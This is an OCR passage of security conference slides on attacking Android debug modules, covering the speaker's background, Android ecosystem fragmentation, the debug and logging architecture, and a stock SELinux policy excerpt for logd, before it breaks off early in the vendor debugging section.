


Attacking Debug Modules In The Android Ecosystem

Lewei Qu(曲乐炜)

Chief Information Security Officer，Mogo Auto

About Me

- Head of security team in Mogo Auto. Leading the team to protect the cooperative vehicle infrastructure system and improve the level of network and data security of the company
- Previously focused on mobile/IoT security and has contributed a lot of vulnerabilities in Google Android, Mediatek and Unisoc. 500+ CVEs has been credited. Top1 bug hunter in the Unisoc Product Security Acknowledgements
- Google top bug hunter in 2022
- Speaker at BlackHat Europe 2021, BlackHat Aisa 2022, BlackHat USA 2022, KCon 2023, 7th kanxue SDC 2023

Agenda

- Background
- Threat Module
- Case Study
- Summary

Background

Fragmented Android Ecosystem

OEM SAMSUNG xiaomi HUAWEI pixel

PRODUCT Phone Tablet IVI AIoT

SYSTEM Android Open Source Project android

SOC MEDIATEK Allwinner ARM Qualcomm amlogic Imagination UNISOC Rockchip REALTEK

Fragmentation

Fragmented Product

Launcher: MIUI, Magic UI, HarmonyOS

System APP: **Debug modules**, Notebook, Device interconnection

Fragmented System


Framework: Vendors modify the service of AOSP to adapt their own hardware feature such as telephony and modem.

HAL: The bridge to connect the framework and driver


Fragmented BSP

Driver: Image processing(Camera), WiFi, Bluetooth, GNSS, 4G/5G, Audio processing, Acceleration(GPU/NPU/DSP), Secure element

Fragmented Android Ecosystem



Android Debug Architecture




- **Log Capture:** App Log, Kernel Log, Subsystem Log(Modem, DSP, Wi-Fi, Bluetooth)
- **Function Verification:** Camera, Display, Hardware Peripherals, GPU Rending
- **Factory Testing:** Vendor Specific

Android Debug Architecture

Developer options


- **General options:** Memory, Error reporting, Oem unlocking
- **Debugging:** USB debugging, ADB debugging
- **Network:** Wi-Fi, Bluetooth
- **Input:** Show touch feedback
- **Drawing:** Show layout bounds
- **Hardware acceleration:** GPU rendering
- **Media:** USB
- **Monitoring:** Visual information for application performance

https://developer.android.com/studio/debug/dev-options




Android Debug Architecture

Android Debug Bridge analysis



Android Debug Architecture

Log capturing




```
t405g_m8t3:/system/bin # ls -alZ logd
-r-xr-x--- 1 logd logd u:object_r:logd_exec:s0 226088 2009-01-01 08:00 logd
```

```
# android user-space log manager
type logd, domain, domain_deprecated, mlstrustedsubject;
type logd_exec, exec_type, file_type;

init_daemon_domain(logd)

# Read access to pseudo filesystems.
r_dir_file(logd, proc)
r_dir_file(logd, proc_net)

allow logd self:capability { setuid setgid sys_nice audit_control };
allow logd self:capability2 syslog;
allow logd self:netlink_audit_socket { create_socket_perms nlmsg_write };
allow logd kernel:system syslog_read;
allow logd kmsg_device:chr_file w_file_perms;
allow logd system_data_file:file r_file_perms;
```

Android Debug Architecture

Summary

- The debug modules involve multiple interprocess communication (IPC) methods such as Binder Call, Unix Domain Socket, Content Provider, HIDL, etc.

- The data flow in the debugging module is complex, where user-level data is passed to high-privileged Native Daemon or Driver.

Vendor Debug Architecture

Why do vendors need to do customized debugging?


- **Log capturing**: It is necessary to obtain debug logs from subsystems and have standardized debugging capabilities, which include capturing debug 